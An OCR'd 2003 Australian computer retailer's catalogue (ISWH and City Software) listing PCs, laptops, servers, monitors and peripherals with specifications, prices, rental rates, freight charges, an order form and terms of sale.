• 10 metre Range \$89 (websearch 195609)

\$145 websearch: 196273



Mitac T-E32-P2424S-RWMH

Series:
Processor:
Motherboard:
Memory (RAM):
Hard Drive (IDE):
CD/DVD-ROM:
Floppy Drive:
Graphics:
Modem/LAN:
Keyboard:
Mouse:
Operating System:
Warranty:

Midi Tower T Series
Intel Pentium 4 2.4GHz
Gigabyte GA-8S1MLH
256MB DDR
Seagate 40GB 7200rpm
52x24x52 CD-RW
1.44MB
Integrated Graphics
Int. 56K / 10/100 NIC
Microsoft Internet
Wheel Optical
MS Windows XP Home
2 Years Return-to-Base

\$1199 websearch: 196537



Images used for illustration purposes only.
Monitor not included.



**HUGE
BUSINESS
RANGE!**

WAREHOUSE **iswh** & **CITY SOFTWARE**

A STRONG PARTNERSHIP

ISSN 1444-5336



06

9 771444 533003

Huge stock holding, everyday low prices

ISWH & City Software: A Strong Partnership!

Together, ISWH and City Software offer you specialized advice and the best deals on computer hardware, software and consumables for business, government, educational and home users.

A strong partnership...

In March 2001, Melbourne-based City Software purchased Sydney-based International Software Warehouse (ISWH), thus expanding City Software's business from mainly Victoria to include New South Wales and Queensland as well as all other states of Australia. ISWH's business expanded from mainly New South Wales and Queensland to Victoria and other states of Australia as a result of the acquisition.

City Software was born in December 1991 and quickly grew to become one the largest software retailers in Australia. International Software Warehouse was formed in Sydney in December 1996 by its AUD\$300 million UK parent company, specialising in hardware as well as software computer solutions. Combined, ISWH and City Software offer the best of both worlds: specialised advice and a huge product offering on both hardware and software solutions.

Same day dispatch...

We pride ourselves on offering the latest technology, with new products often appearing in our catalogue before they appear in magazine features. Strong relationships with manufacturers ensure we have the latest products available. We are also proud to hold one of the largest stock holdings of hardware and software in the nation, dispatching 85% of all orders same day at Australia's most competitive prices. Customer orders are rapidly filled by our centralised distribution centre with couriers picking up at least 5 times daily. We set the standard in express delivery, offering next day delivery to capital cities in Australia (allow 2-3 days rural).

Serving corporate to home user...

Eleven years after City Software pioneered the express mail-order service to the IT industry in Australia, "Black Tie Service, Plain Wrap Prices" summarises our old philosophy: Fast delivery, reliability and friendly service at the best price. Nothing is faster than simply picking up your phone, sending a fax/email or ordering online (more information on back page of this catalogue) and having your order processed immediately and couriered directly to you! Also, as a regular customer of reasonable size, you may qualify for specialised account management from our Managed Accounts team.

Happy Shopping!

Your friendly ISVH & City Software team!



| | |
|-------------------------------|---------|
| Under 5kg | \$10.00 |
| 5-15kg (e.g. printer) | \$18.00 |
| Over 15kg (e.g. system) | \$30.00 |

- * OVERNIGHT DELIVERY TO CAPITAL CITIES, ALLOW 2-3 DAYS FOR RURAL.
* FREIGHT IS DEFENDANT ON WEIGHT OF GOODS AND LOCATION OF DELIVERY
* ABOVE AMOUNTS TO BE USED AS A GUIDE ONLY.



Cut out or photocopy and send to: ISWH/City Software, PO Box 697, Mt Waverley VIC 3149, or fax 1300 658 010

| Qty | Reference | Description | Price |
|-----|-----------|-------------|-------|
| | | | |
| | | | |
| | | | |
| | | | |

[][] [][] [][] [][] [][] [][] [][] [][] [][]

Please charge my:

VISA ☐
MASTER CARD ☐
AMEX ☐
DINERS ☐
BANK CARD ☐
ISSUING BANK

Exp date:

[][]
[][]

TOTAL:

Signature:

Delivery Address:

Credit Card Address:

First name:

Town/Suburb:

Town/Suburb:

Surname:

Town/Suburb:

Town/Suburb:

Phone (day):

State:

State:

Email address:

Postcode:


Postcode:

Terms & Conditions

All orders are subject to our full terms and conditions of sale, if you would like to see a copy of our terms and conditions of sale prior to purchasing, please call our customer service department. Product Information: All prices include GST and are listed in Australian Dollars only. Only official Australian versions listed. Because of the dynamic nature of this industry, prices, versions, product details and availability are subject to change without notice. Errors and omissions accepted. Goods ordered by fax or post will be charged at the current price on the day of receipt. For out of stock items, delivery dates given are only estimates. Rental/Finance - Finance is available for hardware items over \$500. Finance based on 36 month continuous term and include GST and stamp duty. RentSmart is available to approved customers on selected equipment. **Warranty:** All Australian products carry a 3 year warranty. A government licence number is a requirement of the manufacturer that proof of student enrolment or employment from an educational institution

or government department is supplied. **Credit Accounts:** Credit accounts are available to clients who intend to spend in excess of \$1500 IN GST per calendar month. Credit applications and any other paperwork that may be required to establish credit must be filled out by all organizations, signed and returned by post or fax to Government Department of Finance. **Refund:** The right to raise a refund claim for defective facilities without notice. **International Orders:** For International orders please call customer service on +61 2 700 8800. Payment by cheque or direct deposit only. Insurance for delivery of goods is required for all International orders. **Warranty & Returns:** Goods are not supplied on a trial basis, please check specification and compatibility with the manufacturer prior to purchasing. **Software:** Software is supplied on a license basis. **Hardware:** Hardware and functionality. Return or exchange of computer hardware and/or software will gladly be accepted if the product is faulty or defective. In some cases

returns or exchange may involve you dealing with the manufacturer directly, if, within 14 days of purchase, but before opening the product and providing it is unmarked, you decide the product is unsuitable please call us to arrange a return number. A restocking fee of up to 23% may apply to returned goods. If you are not satisfied with your purchase, a 14 day discretion is available to request a refund under the Trade Practices Act of Australia makes allowance. Where the plastic seal on a software item is broken and the goods are neither faulty nor defective the return or exchange will not be accepted. Return or exchange of computer hardware will attract stricter guidelines based upon third party constraints. Confirm prior to purchasing as to whether a computer hardware item is refundable, exchangeable or firm sale. We do not accept returns of software, PCs, laptops, printers, modems, hard drives, hard disks, CPUs and memory. All products sold are covered by manufacturers warranties. ISWI is a City Software company - ABN 110564 615235.



Fast reliable delivery, knowledgeable staff

Index of Hardware Manufacturers

Specialising in the supply of computer hardware and supplies solutions for business, government, educational and home users.



| | | | | | | | | | |
|---------------------|---------------|------------------------------------|---------------|-----------------|-----------|-----------------------|--------|----------------|-------------------|
| Adaptec | 16 | Epson | 8, 10, 13, 24 | Omega | 14 | Microsoft Press | 9 | Pinnacle | 7 |
| AF | 24, 25 | Fujitsu | 31 | Jutz | 5 | Microtek | 10, 31 | Pioneer | 15 |
| Altec Lansing | 18, 19 | Gigabyte | 19 | Keytek | 26 | Mitac | 4 | Samsung | 6 |
| APC | 15 | Graphix | 35 | Kodak | 8, 12 | Mitsubishi | 6 | Seagate | 17 |
| Asus | 19 | Handspring | 21 | Labtec | 12 | Nec | 13 | SlimAGE | 6 |
| Belkin | 7, 18 | Hauppauge | 26 | LaCie | 12, 15 | Netcomm | 16 | Sony | 6, 12, 13, 14, 20 |
| Brother | 10, 24 | Hewlett Packard | | Lexmark | 9, 11, 25 | Netgear | 17 | Swann | 7, 8 |
| Canon | 8, 11, 12, 24 | B, 9, 11, 13, 14, 23, 24, 25 | | LG | 6 | Nexdisk | 6 | Syscan | 10 |
| Century CD | 22 | IBM | 5 | LiteOn | 4, 14 | Nokia | 21 | Telstra | 21 |
| Chicony | 8 | Imation | 14, 22, 23 | Logitech | 20 | Palm | 14, 21 | Toshiba | 4, 14 |
| Creative | 19, 22 | Intel | 19 | Maxtor | 17, 27 | Panasonic | 4 | Verbatim | 22 |
| D-Link | 16 | Logear | 8 | Microsoft | 20 | Philips | 6, 13 | Wacom | 11 |

Index of Software Manufacturers

Largest range of computer software and software licensing solutions at the most competitive prices.




| | | | | | | | | | |
|-------------------------|------------|--------------------------------|--------|------------------|--------|------------------------|--------|-------------------|----|
| ACDSee | 41 | Crystal Decisions | 42 | Laplink | 38 | PC Duo | 43 | Symantec | 45 |
| Act! | 40 | Dragon | 40 | Macromedia | 32 | PowerQuest | 46, 47 | Trellian | 36 |
| Adobe | 30, 31 | Encyclopaedia Britannica | 44 | Maus | 27 | Quark | 35 | Trend Micro | 38 |
| Australia On Disc | 44 | Extensis | 35 | Melways | 44 | Quicken | 38, 39 | Ulead | 35 |
| Autodesk | 34 | FileMaker | 36 | Microsoft | 28 | Retrospect | 44 | Web Trends | 41 |
| Big Blue | 21 | Hemera | 37 | MYOB | 37 | Roxio | 42 | WinDVD | 43 |
| Borland | 42 | IMSI | 39 | Norman | 43 | Somik | 41 | WinZip | 36 |
| Centennial Media | 30, 32, 36 | IpSwitch | 41 | NTI | 38, 41 | Steinberg | 43 | Xerox | 40 |
| Corel | 33 | Jasc | 35, 43 | Panda | 32 | Sun Microsystems | 37 | | |

Contact Details
ISWH

Sales: 1300 300 003
Fax: 02 9700 8801
Web: www.iswh.com.au
Email: sales@iswh.com.au

City Software

Sales: 1300 658 600
Fax: 1300 658 010
Web: www.csw.com.au
Email: sales@csw.com.au

Black Tie Service
Plain Wrap Prices

Dedicated Account Management

City Software has a dedicated and committed team for corporate accounts, offering specialised and professional assistance for our clients.

Our goal is to provide value to your business by supplying the right software and hardware at the right price at the right time to our clients.

Software Licensing

Instead of purchasing multiple copies of identical fully packaged software, you may qualify to save substantial amounts of money by purchasing through a manufacturer's software licensing program. Software licensing offers corporate businesses a simple and flexible volume-based pricing structure. City Software offers established licensing arrangements with most of the leading software vendors.

Damien Matthews

Business Development Manager
Tel: 03 8542 2225 Fax: 1300 658 010
Mobile: 0412 818 452
Email: damiem.matthews@csw.com.au

Sushini Gunawardene

Business Development Manager
Tel: 03 8542 2228 Fax: 1300 658 010
Mobile: 0412 190 780
Email: sushini.gunawardene@csw.com.au



Rental Finance For Small Business.

With a RentSmart rental finance facility, you simply select the equipment you need from ISWH and/or City Software. RentSmart will buy the equipment and rent it back to you.

You'll benefit from tax deductible monthly payments which are good for your cashflow. And because you've rented rather than purchased outright, you'll always be free to update to new equipment when you need (Conditions apply).

Finance is available for hardware items over \$500 or where hardware represents 60% of the purchase value. Figures based on 36 month continuous term and include GST and stamp duty. RentSmart is available to approved customers on selected products. Terms and conditions subject to change without notice.

Panasonic Floppy Drive

- 1.44MB
- Horizontal or vertical mounting.
- High reliability with aluminium die cast base.
- 3 years warranty.

**\$25**

Websearch Code 192386

LiteOn 52x Internal CD-ROM Drive

- 52X CD-ROM with pure-CAV technology.
- Easy-Tray design for both horizontally & vertically use.
- Gear-Driven tray disc-loading mechanism to improve reliability & life.
- Auto Balance System mechanism to reduce vibration & noise.

**\$49**

Websearch Code 192285

LiteOn 16x DVD-ROM Drive

- 16X DVD-ROM & 48X CD-ROM with Pure-CAV technology
- SMART-X technology supports high speed digital audio and VCD extraction
- High speed DVD/CD playback technology to improve playability
- Easy-tray design for both horizontally & vertically use
- Gear-driven tray loading mechanism to improve reliability
- Auto balance system mechanism to reduce vibration & noise

**\$72**

Websearch Code 189285

Mitac Computer Systems



Call 1300 300 003
and we'll help
custom build
your PCI

Images used for illustration purposes only. Monitor not included.

Model:
Series:
Processor:
Motherboard:
Memory (RAM):
Hard Drive (IDE):
CD/DVD-ROM:
Floppy Drive:
Graphics:
Modem/LAN:
Keyboard:
Mouse:
Operating System:
Warranty:

T-E32-C2024-CDMH
Midi Tower T Series
Intel Celeron 2.0GHz
Gigabyte GA-BLD533
256MB DDR
Seagate 40GB 7200rpm
52x CD-ROM
1.44MB
Intel Extreme Graphics
Int. 56K / 10/100 NIC
Microsoft Internet
Wheel Optical
MS Windows XP Home
2 Years Return-to-Base

T-B31-C18241-CDP
Midi Tower B Series
Intel Celeron 1.8GHz
Gigabyte GA-8GM667K
256MB DDR
Seagate 40GB 7200rpm
52x CD-ROM
1.44MB
Intel Extreme Graphics
Intel Pro/100 NIC
Microsoft Internet
Wheel Optical
MS Windows XP Pro
2 Years Return-to-Base

Model:
Series:
Processor:
Motherboard:
Memory (RAM):
Hard Drive (IDE):
CD/DVD-ROM:
Floppy Drive:
Graphics:
Modem/LAN:
Keyboard:
Mouse:
Operating System:
Warranty:

T-E32-P24245-RWMH
Midi Tower R Series
Intel Pentium 4 2.4GHz
Gigabyte GA-8SMLH
256MB DDR
Seagate 40GB 7200rpm
52x24x52 CD-RW
1.44MB
Integrated Graphics
Int. 56K / 10/100 NIC
Microsoft Internet
Wheel Optical
MS Windows XP Home
2 Years Return-to-Base

\$1199

RENTAL PRICE **\$13.14**
PER WEEK
Websearch Code 196522

**PRICE MAY
DROP!**

Call or visit
www.iswh.com.au
for best price

\$1075

RENTAL PRICE **\$11.78**
PER WEEK
Websearch Code 196538

\$975

RENTAL PRICE **\$10.69**
PER WEEK
Websearch Code 196535

\$1275

RENTAL PRICE **\$13.98**
PER WEEK
Websearch Code 196539

\$1599

RENTAL PRICE **\$17.53**
PER WEEK
Websearch Code 196540

Toshiba Laptops Systems

Business professional performance. Easy to deploy and manage. Flexible expandable and portable design.

Satellite Series - Ideal for small office and personal users.
Satellite Pro Series - Exceptional performance with wireless connectivity.
Tecra Series - Mobility and power without compromise.



Satellite model displayed.

Model:
Series:
Processor:
Memory (RAM):
Hard Drive:
Display:
CD/DVD-ROM:
Floppy Drive:
Video (RAM):
Modem/LAN:
Wireless LAN:
Input/Output Ports:
Pointing Device:
Operating System:
Weight:
Warranty:

PS241A-680MS
Satellite 2410
Intel Pentium 4-M 2GHz
256MB (Exp.1GB)
40GB
15" TFT XGA
DVD/CD-RW
1.44MB
16MB
V90 56K / 10/100
Antenna
3 USB, 1 Firewire, SD, IrDA
TouchPad
Windows XP Pro
3.4kg
1 year parts & labour

PT1210A-0864K
Satellite Pro TE2100
Intel Pentium 4-M 2GHz
256MB (Exp.1GB)
40GB
14.1" TFT XGA
DVD
No
16MB
V90 56K / 10/100
Antenna
3 USB, IrDA
AccuPoint II
Windows XP Pro
2.7kg
1 year parts & labour

PT1210A-086F1
Satellite Pro TE2100
Intel Pentium 4-M 2.2GHz
256MB (Exp.1GB)
40GB
14.1" TFT XGA
DVD/CD-RW
No
16MB
V90 56K / 10/100
Antenna
2 USB, IrDA
AccuPoint II
Windows XP Pro
2.7kg
1 year parts & labour

PT813A-146KG
Tegra S1
Intel Pentium M 1.6GHz
512MB (2 256MB)
60GB
15" TFT UXGA
DVD RAM-RW/CD-RW
No
32MB
V90 56K / 10/100
Intel (802.11b)
3 USB(2.0), SD, IrDA
Dual
Windows XP Pro
2.8kg
1 year parts & labour

**PRICE MAY
DROP!**

Call or visit
www.iswh.com.au
for best price

\$2935

RENTAL PRICE **\$28.79**
PER WEEK
Websearch Code 198413

\$2999

RENTAL PRICE **\$29.41**
PER WEEK
Websearch Code 198414

\$3445

RENTAL PRICE **\$33.79**
PER WEEK
Websearch Code 198415

\$5245

RENTAL PRICE **\$47.81**
PER WEEK
Websearch Code 198416



iswh

Hardware
Software
Consumables

Computer Systems

JUNE/JULY 2003

IBM Desktop Systems



Image for illustration purposes only. Monitor not included.

Model:
Series:
Processor:
Memory (RAM):
Hard Drive (IDE):
CD/DVD-ROM:
Floppy Drive:
Graphics Chipset:
Modem/LAN:
Keyboard:
Mouse:
Operating System:
Warranty:

PRICE MAY DROP!

Call or visit
www.iswh.com.au
for best price

830952A
NetVista A30p Black DT
Intel Celeron 1.7GHz
128MB SDRAM
40GB
CD-ROM
1.44MB
Intel Extreme Graphics
No / 10/100
IBM Preferred Pro PS/2
2 Button
Windows XP Pro
3yrs parts, 1yr labour

\$1095
\$12.00 PER WEEK*
Websearch Code 196546

682646M
NetVista A30 Black SFF
Intel Pentium 4 2.4GHz
256MB SDRAM
40GB
CD-ROM
1.44MB
Intel Extreme Graphics
No / 10/100
IBM Preferred Pro PS/2
2 Button
Windows XP Pro
3yrs parts, 1yr labour

\$1399
\$15.34 PER WEEK*
Websearch Code 196547

We offer specialised advice and extremely competitive prices on IBM's range of server, workstation and notebook products. Call us for a quote today!



Business Partner

***Purchase Office XP on your new PC - It's Cheaper!**

Buy Office XP Pro with our new PC and SAVE approximately 65% off the RRP of full commercial versions!
Call 1300 300 003 for more details on purchasing Office XP Pro or Small Business PC with your new PC. (OEM versions)

IBM Netfinity Servers

Leveraging proven, innovative IBM technologies to build the most powerful, scalable, reliable Intel processor-based servers in the world! Guiding principles include enhancing and extending industry standards, driving down the total cost of IT, and delivering OnForever computing (come as close as possible to achieving ZERO outages - scheduled or unscheduled).



Model:
Series:
Processor:
Memory (RAM):
Hard Drive (IDE)
Max. Storage Capacity
Orientations Allowed
Slots Available
CD/DVD-ROM
Floppy Drive
Graphics RAM/Chipset
Network Interface
Warranty
Onsite Repair

PRICE MAY DROP!

Call or visit
www.iswh.com.au
for best price

Netfinity 848023X
xSeries 205 Mini-Tower
Intel Pentium 4 2GHz
256MB (Max:5GB)
40GB ATA-100
240GB
Horizontal/Vertical
1 AGP/5 32bit PCI 33 MHz

CD-ROM
1.44MB
4MB ATI Rage XL
Ethernet Integrated
1 year parts & labour,

\$1699
\$18.62 PER WEEK*
Websearch Code 190548

Netfinity 86473AX
xSeries 225 Tower
Intel Xeon 2.4GHz
512MB (Max:8GB)
No SCSI Controller

Vertical
1 32bit PCI 33MHz,
4 64bit PCI 100MHz
CD-ROM
1.44MB
BMS ATI Rage XL
Ethernet Integrated
1 year parts & labour,
Onsite Repair

\$2999
\$29.41 PER WEEK*
Websearch Code 190549

IBM Laptops Systems



Purchase Office XP on your new laptop - Save approx. 65%*

Model:
Series:
Processor:
Memory (RAM):
Hard Drive:
Display:
CD/DVD-ROM:
Video (RAM):
Modem/LAN:
Wireless LAN:
Input/Output Ports:
Pointing Device:
Operating System:
Weight:
Warranty:

2681DQM
ThinkPad R40
Intel Pentium 4-M 1.9GHz
256MB
20GB
15" TFT
DVD
32MB
V32 56K / 10/100
No
2 USB(2.0), IrDA
Dual
Windows XP Pro
3.1kg
1 year parts & labour

27229BM
ThinkPad R40
Intel Pentium M 1.4GHz
256MB
40GB
14.1" TFT
DVD/CD-RW
16MB
V32 56K / 10/100
802.11b
2 USB(2.0), IrDA
Dual
Windows XP Pro
2.8kg
1 year parts & labour

2681HNM
ThinkPad R40
Intel Pentium 4-M 2GHz
256MB
40GB
15" TFT
DVD/CD-RW
32MB
V32 56K / 10/100
Upgradeable
2 USB(2.0), IrDA
Dual
Windows XP Pro
3.1kg
1 year parts & labour

\$2899
\$28.43 PER WEEK*
Websearch Code 190581

2681LSM
ThinkPad R40
Intel Pentium 4-M 2.2GHz
256MB
60GB
15" TFT
DVD/CD-RW
32MB
V32 56K / 10/100
802.11b
2 USB(2.0), IrDA
Dual
Windows XP Pro
3.1kg
1 year parts & labour

Free 64mb Pocki USB drive. Limited time - while stocks last!

Free 64MB Pocki Drive!



PRICE MAY DROP!

Call or visit
www.iswh.com.au
for best price

\$2860
\$28.05 PER WEEK*
Websearch Code 190606

\$3225
\$31.63 PER WEEK*
Websearch Code 190605

\$3599
\$35.30 PER WEEK*
Websearch Code 190603

\$4625
\$43.23 PER WEEK*
Websearch Code 190604

\$149
Websearch Code 191590



www.iswh.com.au

click here to buy...

Nexdisk USB Storage Device

USB 1.1 / 2.0 support. No external power required. Unique features include: Password Function - Nexdisk has the ability to lock itself with password; Bootable Disk Function - Like FDD, CDR and HDD, it is independently capable of booting system. Win/Mac.



| |
|-----------------------------|
| 64MB |
| \$89 |
| Websearch Code 190378 |
| 128MB |
| \$149 |
| Websearch Code 190377 |
| 256MB |
| \$239 |
| Websearch Code 192193 |

Sony Microvolt USB 2.0 Storage Device

Introducing a faster way to deal with your growing storage requirements. Simply plug directly into your computer's USB port, then transfer files as required. The drives feature improved Security Zone software ensuring that sensitive personal and business information is kept secure.



| |
|----------------------------|
| 64MB |
| \$129 |
| Websearch Code 19580 |
| 128MB |
| \$212 |
| Websearch Code 19583 |
| 256MB |
| \$369 |
| Websearch Code 19594 |

Philips CRT Monitors

Light Frame Technology enables you to brighten and sharpen specific on-screen areas to match the vivid picture quality of TV sets. Real Flat Monitors display images without the distortion from curved screens. Image Clear Enhancement (ICE) Technology is an exclusive combination of several pixel drive technologies that offers dramatic picture quality improvements.

| Websearch | 17inch | Dot Pitch/Max.Res/Refresh/Hor Scan Freq | Price |
|-----------|------------|---|--------|
| 189231 | 107E | 0.27mm/1280x1024/85/70KHz | \$229 |
| 194580 | 107E Black | 0.27mm/1280x1024/85/70KHz | \$229 |
| 190540 | 107T Flat | 0.25mm/1280x1024/85/71KHz/Light Frame | \$282 |
| 189494 | 107P Flat | 0.25mm/1920x1440/115/92KHz/Light Frame | \$499 |
| 19inch | | Dot Pitch/Max.Res/Refresh/Hor Scan Freq | |
| 192018 | 109S | 0.27mm/1920x1440/85/92KHz/Light Frame | \$399 |
| 192464 | 109B Flat | 0.25mm/1920x1440/85/97KHz/Light Frame | \$545 |
| 130602 | 109P Flat | 0.25mm/1920x1440/85/111KHz/ICE | \$799 |
| 21inch | | Dot Pitch/Max.Res/Refresh/Hor Scan Freq | |
| 195386 | 201B | 0.25mm/1920x1440/85/115KHz | \$1085 |
| 22inch | | Dot Pitch/Max.Res/Refresh/Hor Scan Freq | |
| 195387 | 202P Flat | 0.24mm/2048x1536/85/130KHz/ICE | \$1345 |



Philips LCD Monitors

Superior brightness, high contrast ratio and excellent colour saturation for much better on-screen performance. Zero Bright-Dot monitors are guaranteed to have no bright dots (i.e. Pixels on LCD panels that are stuck permanently bright). Professional models feature DVI digital and VGA analog inputs - you get the best display performance without sacrificing compatibility with older VGA analog devices.

| Websearch | 15inch | Pixel Pitch/Max.Res/Refresh/Hor Scan Freq | Price |
|-----------|---------------|---|--------|
| 195625 | 15054FG Beige | 0.297mm/1024x768/75Hz/61KHz | \$599 |
| 195623 | 15054FB Black | 0.297mm/1024x768/75Hz/61KHz | \$599 |
| 194787 | 15083B Beige | 0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot | \$669 |
| 195611 | 15083Y Silver | 0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot | \$669 |
| 195613 | 150P3A Beige | 0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot/DVIMix&Spkr | \$785 |
| 195612 | 150P3C Black | 0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot/DVIMix&Spkr | \$785 |
| 17inch | | | |
| 196139 | 17054FG Beige | 0.264mm/1280x1024/75Hz/82KHz | \$999 |
| 196140 | 17054FB Black | 0.264mm/1280x1024/75Hz/82KHz | \$999 |
| 195624 | 17084B Beige | 0.264mm/1280x1024/75Hz/82KHz/DVI | \$1049 |
| 196141 | 17084B Black | 0.264mm/1280x1024/75Hz/82KHz/DVI | \$1049 |



15inch and 17inch LCD monitors also available

Samsung SyncMaster 753S 17" CRT Monitor

Dot pitch: 0.23mm (Hor). Video Signal: RGB Analogue separate HV, composite Horizontal. Frequency: 30-70KHz. Vertical Frequency: 50-160Hz. Max Resolution (based on VESA GTF Timing): 1280x1024 @ 65Hz. Recommended: 1024x768 @ 85Hz. Size (WxHxD) (mm): 398x400x412.



| | |
|-----------------------------|--------------|
| Websearch Code 195627 | \$229 |
|-----------------------------|--------------|

LG Studioworks SW700S 17" CRT Monitor

Features: 0.27mm dot pitch, INVAR Mask, visual area 327 x 246mm, anti-static and anti-glare and anti-reflection surface treatment, maximum resolution 1280x1024 @60Hz, video signal: separate, OSD control, dimensions (WxHxD): 400x420x395mm, weight: net 14.4kg.



| | |
|-----------------------------|--------------|
| Websearch Code 195394 | \$235 |
|-----------------------------|--------------|

LG L1510S 15" TFT LCD Monitor

Features: 15" TFT-LCD super slim bezel, 1024x768 @75Hz, 250 cd/m²(typical), 300:1, wide viewing angle: 90°(H)/120°(V), video signal type: separate, RGB analog, input connector: 15pin-D-sub, TCO99 and ISO 13406-2 and EPA Energy Star Compliant, plug and play: DDC 2B, net dimensions (WxHxD): 356x359x152mm, net weight: 4.0kg, wall/arm mount type: VESA.



| | | |
|-----------------------------|------------------------|--------------|
| Websearch Code 190000 | \$6.57 PER WEEK | \$599 |
|-----------------------------|------------------------|--------------|

Samsung SyncMaster 151S 15" TFT LCD Monitor

15" viewable screen, resolution (Max.): 1024x768@75Hz, scanning frequency (hor): 30-61KHz, dimension: (WxHxD) 391.4x383.6x173mm, colors: 16.2m, pixel pitch: 0.297mm, brightness: 250cd/m², weight: 4.1kg.



| | | |
|-----------------------------|------------------------|--------------|
| Websearch Code 195708 | \$6.57 PER WEEK | \$599 |
|-----------------------------|------------------------|--------------|

Mitsubishi Diamond View 1700H 17" CRT Monitor


A Plug and Play colour monitor ideal for the home, office and most other computer applications. 3 year limited warranty, on-site within 50km of authorised service centres. 0.23 mm horizontal dot pitch. Flicker free high-resolution images - 1024x768 pixel resolution at up to 85Hz refresh rate. Maximum resolution of 1280x1024 pixels at 65 Hz refresh rate. Win/Mac.



| | |
|-----------------------------|--------------|
| Websearch Code 195677 | \$235 |
|-----------------------------|--------------|

SlimAGE 15" TFT LCD Monitor

TFT active matrix panel display size 304.1x228.1mm, pixel pitch 0.297x0.297mm, contrast ratio XGA 1024x768(60/70/75Hz), display colour 300, brightness 230 cd/m², display colours 16M (dithering).



| | |
|-----------------------------|--------------|
| Websearch Code 195682 | \$519 |
|-----------------------------|--------------|

Pinnacle Studio MovieBox USB

With Pinnacle Studio MovieBox USB, home movie making has become accessible to everyone. Using the high-quality and aesthetic device, you can transfer videos easily into your PC. Use the award winning Pinnacle Studio 8 editing software to create amazing home movies and archive them onto usual videotapes or store them on CDs & DVDs.



\$559

Websearch Code 196259

Pinnacle Studio MovieBox DV

Pinnacle Studio MovieBox DV comes with a high-performance, ergonomic and aesthetic hub that connects to any PC's FireWire port in order to transfer digital or analogue video sources to your PC. The award winning Pinnacle Studio 8 software then allows you to make stunning movies that you can share on VHS, VCD and DVD.



Doubles as an AV/DV Converter

\$619

Websearch Code 196260

Pinnacle Instant CD/DVD

With drag and drop simplicity, Pinnacle Systems InstantCD/DVD software accomplishes all the tasks associated with a disc burning project. It encodes MP3 files, burns audio CDs, duplicates CDs and DVDs, backs up data, and even creates photo and video slideshows that can be viewed on practically any home DVD player.



\$149

Websearch Code 193601

Pinnacle Edition 5

Pinnacle Edition 5 takes a superior editing platform to new heights. Now with hundreds of real-time effects and DVD authoring integrated directly into the timeline, Pinnacle Edition 5 sets a new benchmark in video publishing. This further enhances the appeal of this modern, multi-threaded software which already boasts terrific picture quality, background rendering and unique InstantSave technology.



Call for Pricing

Pinnacle Instant Copy

With a user-friendly interface and unique compression technology, Pinnacle Systems InstantCopy software quickly burns perfect copies of DVDs and CDs. It makes true 1:1 copies of DVD movies, transfers DVD content to Video CDs, and makes perfect bit-for-bit copies of any CD media, including data, music, video and games.



\$99

Websearch Code 199800

Pinnacle Edition Pro 5

Pinnacle's definitive solution for advanced video editors & enthusiasts, Edition 5 Pro answers all Non-linear editors' wishes for a powerful, integrated, real-time editing & DVD authoring solution for the PC. Make the switch & find out what you've been missing! Includes ATI graphics hardware with Analogue & Digital I/Os.



Call for Pricing

Swann DVD Easy Creative analog

- Edit your old analog video tapes and convert them to DVD format
- Create professional movies using special applications
- Contents include:
Analog Capture Card, Ulead VideoStudio 5 DVD Special Edition, Tutorial CD, RCA to RCA Cable and Instructions Guide.



\$109

Websearch Code 192464

Swann DV HomePro Fun for the whole family

- Apply professional video filters, transitions, titles, and audio effects to family videos or childhood memories
- Create your own soundtracks with Bonus CD
- Contents include:
3-Port FireWire PCI Card, Ulead Video Studio 6 DVD Special Edition, Tutorial CD, Soundtrack Editing software, FireWire Cable, and Instructions guide.



\$139

Websearch Code 192822

Swann Opti-Pro USB Optical Trackball Scroll Mouse

- Precise optical sensor for accurate smooth clicking on most surfaces
- Easy fingertip control with trackball scroll switch between trackball or scroll function
- Software included to customise middle button and control scroll speed
- Includes magnifying function




\$35

Websearch Code 199591

Swann Multi-Hub 4 Port USB2 Hub

- Adds 4 USB2 ports to your PC or Mac
- Works with high powered and low powered devices
- Plug & Play and hotswapping



\$65

Websearch Code 193359

SwannSmart USB USB 56K External V.90 Modem

- Bus powered - no need for extra power supply
- "Plug & Play" simplicity
- Comes with BONUS Swann NetTools CD and Telstra's "Free Hours" Internet CD




\$79

Websearch Code SWA020

Belkin USB 2.0 5 port Hi-Speed PCI Card

Belkin's Hi-Speed USB 2.0 card brings 480Mbps speed to USB connectivity. With a bandwidth 40 times greater than 1.1 it is the ideal interface for transferring large amounts of data from USB 2.0 compliant products. 4 external and 1 internal ports.




\$65

Websearch Code 130588

Belkin USB 2.0 FireWire PCI Card

This PCI card adds 3 USB 2.0 ports and 2 FireWire ports to your PC, providing you with the ideal interface for transferring extremely large files from USB 2.0 and FireWire peripherals.



\$149

Websearch Code 192568

Belkin Hi-Speed USB 2.0 Notebook Card

A quick installation provides two 480Mbps ports - simply slide the card into your CardBus Card Type II slot. The Card offers Plug-and-Play setup, and works seamlessly with Windows 98SE, 2000, Me or XP. Instantly connect next-generation scanners, printers, high speed storage devices, and video cameras.



\$135

Websearch Code 181706

JUNE/JULY 2003

10gear GCS-62

Use one keyboard, monitor, mouse to control two PCs. Easy to install - No software required - connecting cables to the computers is all it takes.

**\$119**

Websearch Code 194878

SwannSmart Turbo 56Kv.90 Modem

This fast and reliable external modem provides high-speed Data, Fax and Voice communication while offering easy Internet access. Equipped with an Intel chipset, the SwannSmart Turbo features crystal clear hands-free voice transfer, making it one of the best voice modems available.

**\$99**

Websearch Code SWA013

Chicony Entry Level Keyboard

(KB-9810)

- Entry level keyboard.
- Compact size design.
- User friendly ACPI function keys arrangement.

For the Chicony keyboard range (including ergonomic, multimedia and card reader) visit www.tsw.com.au/Chicony

**\$19.95**

Websearch Code 191462



HP Premium Choice Paper

| Websearch | HP Part No. | Product | Quantity | Price |
